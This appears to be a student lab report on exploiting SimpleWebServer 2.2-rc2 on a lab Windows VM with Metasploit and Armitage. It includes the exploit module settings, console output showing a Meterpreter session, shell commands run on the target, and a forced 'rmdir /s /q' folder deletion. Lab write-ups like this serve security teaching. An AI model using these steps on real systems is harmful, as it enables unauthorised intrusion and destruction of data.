
Windows virtual machine). We found that we could access the homepage of the target server. We can ensure that the web server on Windows VM is running and the network is configured correctly to communicate with the Kali VM.

In order to start the Metasploit framework, we open the Kali Linux terminal and enter the command “`sudo msfdb init`”. We can see that the database is already started and configured. Then We enter and run `msfconsole` in the Kali Linux terminal to ensure that the Metasploit framework is running in the background.


We continue typing in the terminal and run “sudo Armitage”, and In the Armitage GUI, we click the “Connect” button, we follow the prompts to start “Metasploit’s RPC Server”, and click “Yes”. After waiting for a while, we see that Armitage opens successfully, and we can see that Armitage includes menus such as view, hosts, attacks, workspace, etc. The console at the bottom displays execution information and command line operation results.



We navigate to "exploit > windows > http > sws_connection_bof" in the Armitage GUI and read the description. We see a description explaining the module's purpose, attack targets, and implementation methods. We can configure parameters in the option column to customize the attack, including setting the target IP address (RHOSTS), target port (RPORT), etc.





We set "Targets" to "0 => SimpleWebServer2.2-rc2 / Windows XP SP3 / Windows" and enter the Windows VM IP 10.11.202.104 in the RHOSTS field and then we enter "Launch". We now tell the Metasploit attack module information about the target.



After a while, we see that a red machine with a lightning symbol will appear in the right blank

area of the Armitage GUI. The serial number and IP address of our group's windows VM are displayed below this icon. This icon usually indicates a successful Metasploit attack, and red may indicate high risk or importance. In the window below, we can see Console and Exploit. We can enter commands in the console, view modules, set parameters, and perform attacks in Exploit.





```

PAYLOAD => windows/meterpreter/bina_tcp
msf6 exploit(windows/http/sws_connection_bof) > set RPORT 80
RPORT => 80
msf6 exploit(windows/http/sws_connection_bof) > set SSL false
SSL => false
msf6 exploit(windows/http/sws_connection_bof) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[*] Trying target SimpleWebServer 2.2-rc2 / Windows XP SP3 / Windows 7 SP1...
[*] Started bind TCP handler against 10.11.202.104:2146
[*] Sending stage (175686 bytes) to 10.11.202.104
[*] Meterpreter session 1 opened (10.11.202.189:43985 -> 10.11.202.104:2146) at 2023-11-26 12:26:45 -0500

msf6 exploit(windows/http/sws_connection_bof) >

```

We right-click this machine and select Meterpreter 1 > Interact > Meterpreter Shell to get the shell on the target machine. And then we can see that the Meterpreter Shell window has been opened and displayed in the command line interface below

```

PAYLOAD => windows/meterpreter/bina_tcp
msf6 exploit(windows/http/sws_connection_bof) > set RPORT 80
RPORT => 80
msf6 exploit(windows/http/sws_connection_bof) > set SSL false
SSL => false
msf6 exploit(windows/http/sws_connection_bof) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[*] Trying target SimpleWebServer 2.2-rc2 / Windows XP SP3 / Windows 7 SP1...
[*] Started bind TCP handler against 10.11.202.104:2146
[*] Sending stage (175686 bytes) to 10.11.202.104
[*] Meterpreter session 1 opened (10.11.202.189:43985 -> 10.11.202.104:2146) at 2023-11-26 12:26:45 -0500

msf6 exploit(windows/http/sws_connection_bof) >


```

In the Meterpreter Shell window, we can execute a variety of simple commands to explore the target system:

By executing “pwd” in the Meterpreter Shell, we see that it returns the path to the directory where

the current Meterpreter Shell is located.


By executing “ls” in the Meterpreter Shell, we can see the files and subdirectories in the current directory.




The screenshot shows the Armitage interface with a list of targets on the left and a terminal window on the right. The terminal window displays the following commands and output:

```
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > pwd
C:\Program Files (x86)\PMSoftware\sws
meterpreter > ls
Listing: C:\Program Files (x86)\PMSoftware\sws
=====
Mode          Size      Type  Last modified        Name
----          ----      ---   -----                --
040777/rwxrwxrwx  0       dir   2020-11-09 20:21:55 -0500  dev
040777/rwxrwxrwx  0       dir   2020-11-09 20:21:55 -0500  http
100666/rw-rw-rw-  108032  fil   2010-04-17 04:09:18 -0400  libcurl.dll
meterpreter >
```


By executing “ls C:/Users/admin/Desktop”, we can see the files and folders on the desktop of user "admin" in Windows VM




We try to switch from the Meterpreter Shell to Windows Command Prompt environment. We execute the following command in the Meterpreter Shell: shell, which will switch to the Windows Command Prompt environment, and we will see the prompt change to C:>. We can use Windows commands now.




In the Windows command window, we execute "whoami" and press Enter. We see our Windows user identity "INTROSEC-WIN-06\admin @ INTROSEC-WIN-06".



Now we want to figure out how can we manipulate the user's Windows VM desktop. Firstly we created a folder named exercise4 on the desktop of Windows VM:



Secondly, we execute "shell" in the Meterpreter Shell, and then we switch Meterpreter mode to Command Shell mode. We delete the folder named "exercise4" by entering the command "rmdir /s /q C:\Users\admin\Desktop\exercise4".



Now we can see that the exercise4 file on the Windows VM has been perfectly deleted.

Reflection

Armitage is a tool built on the Metasploit framework and an optional interface for Metasploit. Armitage provides a graphical user interface of the Metasploit framework. We can perform various attack operations through the visual interface without directly using the command line. When we use the Metasploit framework and Armitage to conduct penetration testing and

vulnerability exploitation activities, we should follow the principle of least privilege (Bishop) and only operate with the minimum privileges required for penetration testing to reduce potential risks.

Reference

1. Bishop, M., Sullivan, E. and Ruppel, M., 2019. *Computer Security: Art and Science*. Second edition ed. Boston: Addison-Wesley
2. Deland-Han. (n.d.). *Using group policy objects to hide specified drives - windows client*. Windows Client | Microsoft Learn.
<https://learn.microsoft.com/en-us/troubleshoot/windows-client/group-policy/using-group-policy-objects-hide-specified-drives>
3. *ETTERCAP: Kali linux tools*. Kali Linux. (2023, December 1).
<https://www.kali.org/tools/ettercap/>
4. GeeksforGeeks. (2022, September 8). *Port Scanning Attack*. GeeksforGeeks.
<https://www.geeksforgeeks.org/port-scanning-attack/>
5. *Greenbone openvas*. OpenVAS. (n.d.). <https://www.openvas.org/>
